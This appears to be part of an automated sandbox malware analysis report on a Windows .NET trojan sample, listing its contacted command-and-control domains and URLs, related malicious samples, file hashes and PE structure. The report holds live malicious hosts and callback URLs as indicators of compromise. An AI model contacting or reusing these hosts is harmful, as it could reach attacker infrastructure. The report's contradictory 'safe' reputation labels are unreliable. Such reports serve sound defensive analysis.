http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.toprestau.com/gbr/?ExlPdj=nhAt8Z8LHJDSJ38oPYfO+brGMc7hoePPt0UT7/rkXoSmXfJRpMQb8gX/3j1aoGmg1yg5&8p=FjoPdvK0HvW0	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.firstbyphone.com	194.245.148.189	true	true		unknown
bistrolartichaut.com	34.102.136.180	true	true		unknown
toprestau.com	64.92.125.40	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.bistrolartichaut.com	unknown	unknown	true		unknown
www.toprestau.com	unknown	unknown	true		unknown
www.douyzqdsgl.com	unknown	unknown	true		unknown
www.xn--fllessang-g3a.com	unknown	unknown	true		unknown
www.planterboxgardener.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.bistrolartichaut.com/gbr/?8p=FjoPdvK0HvW0&ExlPdj=Iv22WWjBKqQBYt0GN1Q3exOP7ZZ1MpJKXobvjkOcU9p13P0mNXwz/8InMIRVOTv7wUKT	true	• Avira URL Cloud: safe	unknown
http://www.firstbyphone.com/gbr/?ExlPdj=9T+hwsCOJ30KUotVp56F2oUIcU+kzNAqslJ8t+71ysezeCdq1RydECu9CMdgx5D0Nzh8&8p=FjoPdvK0HvW0	true	• Avira URL Cloud: safe	unknown
http://www.toprestau.com/gbr/?ExlPdj=nhAt8Z8LHJDSJ38oPYfO+brGMc7hoePPt0UT7/rkXoSmXfJRpMQb8gX/3j1aoGmg1yg5&8p=FjoPdvK0HvW0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SPECIFICATION REQUEST.exe, 000 00000.00000002.234532898.00000 000029B1000.00000004.00000001. sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.260000317.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.245.148.189	unknown	Germany		5517	CSLDE	true
64.92.125.40	unknown	United States		21777	MASSIVE-NETWORKSUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344818
Start date:	27.01.2021
Start time:	07:57:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SPECIFICATION REQUEST.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.8% (good quality ratio 18.1%) • Quality average: 74.1% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 40.88.32.150, 104.43.139.144, 92.122.144.200, 51.104.139.180, 51.103.5.186, 20.54.26.129, 95.101.22.224, 95.101.22.216, 2.23.155.128, 2.23.155.153, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344818/sample/SPECIFICATION REQUEST.exe

Simulations

Behavior and APIs

Time	Type	Description
07:58:03	API Interceptor	1x Sleep call for process: SPECIFICATION REQUEST.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.245.148.189	New Vendor - Setup Form.exe	Get hash	malicious	Browse	• www.escapenet.cloud/rerx/?D48t=Q9ck5ers9BRLMlJf61o9XRLjiuyTqr/Oe/Tl6l+b5s2DMDIpsaq2BatzRWhA+8ZQikji&lbYdX4=Dxo0sPDXHVC4H
	73proforma invoice.exe	Get hash	malicious	Browse	• www.pelikoodi.com/ga/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• www.inreachpt.com/gqx2/?FH=Z6A4l46h&LBbXpL=9/BKDbjWJTW8jFQit4UrkvSCkC6DC2Rftex5RF517dla63TUfiGzTVS9eU2a+MLpIdIY9g==
	PAYMENT LIST .xlsx	Get hash	malicious	Browse	• www.kerifletcherrock.com/oean/?jvylC6k0=Opa2yxOMW+p6bOslAOO6h/1EkNB54ngFJAZHYsyvYxpw4UyGhwhjUO3aSMs8Sdr4Amozmg==&gnj80=CJBh7xO8zrtpcTq
	quote20210126.exe.exe	Get hash	malicious	Browse	• www.ribbonredwhiteandblue.com/dei5/?TZkpkdJ=g0K5ifwFWV09n7i1NEiFZbu/6tutLBAV6sl0nEyaQ7OZPYqcNrOHgfWcWl8srePs8/mI&U4kp=NtxLpLUP-vTH68s
	SecuriteInfo.com.Trojan.Packed2.42783.14936.exe	Get hash	malicious	Browse	• www.edu4go.com/bsl/?mt=meRO04KZ+tRueejEQ1mKApUC+xiZQAGZPTeO6WstMPZoEBgumINoRWRpGBFK3WkMjtLu&2d=hxlpdRkxCvtTgBzP
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• www.worldwide-mt.com/kzd/
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• www.what3emoji.com/bf3/?pPX=m4Qmgz02ndzlkmzRdXbnUnIUoJvahqq5/3ILTCGwMTubC4gHDN74yJVcJDUGCd+LoHuKsTQ0JA==&W6=jnKpRl-xV
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?-ZnD=LjoXU6n8-&iBrlPD=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQV/txd+LHV0DSgDXQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	v07PSzmSp9.exe	Get hash	malicious	Browse	• www.jikzo.com/c8so/?3ff87=Bcwq9mo1SLdxGMzaDRBSbVH3gidTK8xbNEF8M/tGLQ2aKWcuDQCQFtxR7k1oF3yRZXKc&uZWD=XPmPajepJ2gdvnZ
	NEW ORDER.xlsx	Get hash	malicious	Browse	• www.simplifiedvirtualsolutions.com/oean/?MdLxlt=mKgmb7I6yODGcWmnOnDfCd0CfDEQGPBdVeZhKsaKMoR3Qh4v4CLN6oxN3p9trG3799qCow==&gnU4Pf=yZPLGZXHl
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• www.kaiyuansu.pro/incn/?9r_PU=-ZQLEn&e2Jdlzf8=4y+UTKzAJ4dBlp/RYYS74WaP+qCjnKVRzK/jF/x906cXBmLcUo8gxmNUvdqUiR1QG2msPA==
	winlog(1).exe	Get hash	malicious	Browse	• www.growingequity.fund/oean/?8pNhXv=yVML0zB0&u4XpH=VZAj6Grbo5w3dBd7w+9BSoe0Fg1VHX3dphJz9/egos9dVzX5qD6mqxE3tlZZ2ImCjS7epxmUBA==
	win32.exe	Get hash	malicious	Browse	• www.findthatsmartphone.com/incn/?8pBP5p=/AA5bjKPiaWw22bzCdt7lqNbxAyyPpv3elVlM12b4Zuyr5w4xH0F6TIfefQNvJyZz9qG&L6Ah=2dSLFXghYtFd0
	1-26.exe	Get hash	malicious	Browse	• www.catalogcardgames.net/bf3/?UXrxP8=0T3HW8l&URfXx=Sdh36sWiaQaHmuW5OuhNg2ZSKBobeXsq4DWTIDdmgtvI732RtscB8O3t4ssmBmGg4ghZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request.xlsx	Get hash	malicious	Browse	• www.cleverwares.com/c8so/?Rf=P253+QYRdhKTDdzjq4pa7Wp7svBpTNddHFol+cUWSKGzAXl94gLhBIvIcI/Xp4fU197lMA==&LDHHp=z4D80PDX
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• www.5050alberta.com/xle/?8pqhs=XuVPlIEgAAku+dXH+MR8cy20ZHkP0iJzlT7lKUj3PYBKa8v0bSmzSfHWFfmBCUSgIWFn2Q==&tDH=XRR8
	RFQ.xlsx	Get hash	malicious	Browse	• www.blacknation.info/c8so/?pBU=HzuD_&gb24XB=6ATEh1s0NdZErsRPIUioXmvz20sSLCkN4f+QHjKAbluYenOJN9FSbPt8XJ2H+dMMf4Jp2Q==
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• www.primeoneimplants.com/qjnt/?tB=TtdpPpppFvG&1bwhC=nh3Tl/oLs4HXZ5hiWyD3n36TA5+xQ+CwXb+KxfiJNOta6blp58Sj1H/LHtoCWuUTeWdwKg==
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• www.harperandchloe.com/xle/?5jFlkJJh=FNtvxHF14RtgzuhKSaLd0lIzxL3LkdKZj/Q/Opos8UfLtbug0tkzhu0XdD0TouZ6l/qGUQ==&LR-T=vBK0GdQp
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• www.ctfocbdwholesale.com/bw82/?W6=Rxta6xhtzzdBFDuy4SYKtO8XUaMinJcredo77YczPu8Lep1ecFiaWqXH8h2T5haNROfU&odeTY=cnxhAP6x
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.engageautism.info/bw82/?GFND=n1L9MQk6NEQOasYlfxU4KXziLGivOllQbNtATfsC4RjAZctNbAJfQ2EIxV87fcKcU54A&Rlj=YVIX8Hyx

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	SIT-10295.exe	Get hash	malicious	Browse	• 108.177.11 9.109
	PAYMENT LIST .xlsx	Get hash	malicious	Browse	• 34.102.136.180
	wno5UOP8TJ.exe	Get hash	malicious	Browse	• 8.8.8.8
	quote20210126.exe.exe	Get hash	malicious	Browse	• 34.102.136.180
	org.mozilla.firefox_2015785883.apk	Get hash	malicious	Browse	• 172.217.20.238
	org.mozilla.firefox_2015785883.apk	Get hash	malicious	Browse	• 172.217.23.14
	SecuriteInfo.com.Trojan.Packed2.42783.14936.exe	Get hash	malicious	Browse	• 34.102.136.180
	PAYMENT.260121.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 216.58.207.179
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• 34.102.136.180
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 34.102.136.180
	eEXZHxdxFE.exe	Get hash	malicious	Browse	• 35.228.108.144
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 34.102.136.180
	o3Z5sgjhEM.exe	Get hash	malicious	Browse	• 35.186.223.98
	ltf94qhZ37.exe	Get hash	malicious	Browse	• 35.228.108.144
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	winlog(1).exe	Get hash	malicious	Browse	• 34.102.136.180
	win32.exe	Get hash	malicious	Browse	• 34.102.136.180
CSLDE	New Vendor - Setup Form.exe	Get hash	malicious	Browse	• 194.245.14 8.189
	48attachmen.exe	Get hash	malicious	Browse	• 159.25.16.112
	59text.exe	Get hash	malicious	Browse	• 159.25.16.112
	73proforma invoice.exe	Get hash	malicious	Browse	• 194.245.14 8.189
	rma.html	Get hash	malicious	Browse	• 194.245.14 0.212

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SPECIFICATION REQUEST.exe.log	
Process:	C:\Users\user\Desktop\SPECIFICATION REQUEST.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1400
Entropy (8bit):	5.344635889251176
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEg:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHV
MD5:	394E646B019FF472CE37EE76A647A27F
SHA1:	BD5872D88EE9CD2299B5F0E462C53D9E7040D6DA
SHA-256:	2295A0B1F6ACD75FB5D038ADE65725EDF3DDF076107AEA93E4A864E35974AE2A
SHA-512:	7E95510C85262998AECC9A06A73A5BF6352304AF6EE143EC7E48A17473773F33A96A2F4146446444789B8BCC9B83372A227DC89C3D326A2E142BCA1E1A9B4809
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SPECIFICATION REQUEST.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.646161478580307
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	SPECIFICATION REQUEST.exe
File size:	939520
MD5:	e7d7f8b02dd023f31b46e5bb265c7224
SHA1:	95e91ec34debdc0e4817d90caca87897f4febe98
SHA256:	fc534d33f183a321a447fef1fdef4c8a7fa78413cd15f93df13a39f0a8b9b2fe
SHA512:	7c773bbcae8233a7fda03b794adc1ec19ce55dcfb6226fcc1c22b149b9332207564ab1ef10b336fa001dcc65844ad1903c910ff65a1bd655350de3283e33e53f
SSDEEP:	12288:Da1vFBy6byykqanLIpUrbxujgRzDNFC8YEIGKEbyX6/VwbN4+vtE+LtZ/NRMiWid:21vFBy6by7ngjgRVFjlIGnbnwqYTfV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..J.....~h... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4e687e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6010E4EC [Wed Jan 27 03:58:36 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xe682c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe8000	0x6ec	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xea000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xe4884	0xe4a00	False	0.768510371104	data	7.65416675715	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe8000	0x6ec	0x800	False	0.34716796875	data	3.72281670039	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xea000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe8090	0x45c	data		
RT_MANIFEST	0xe84fc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
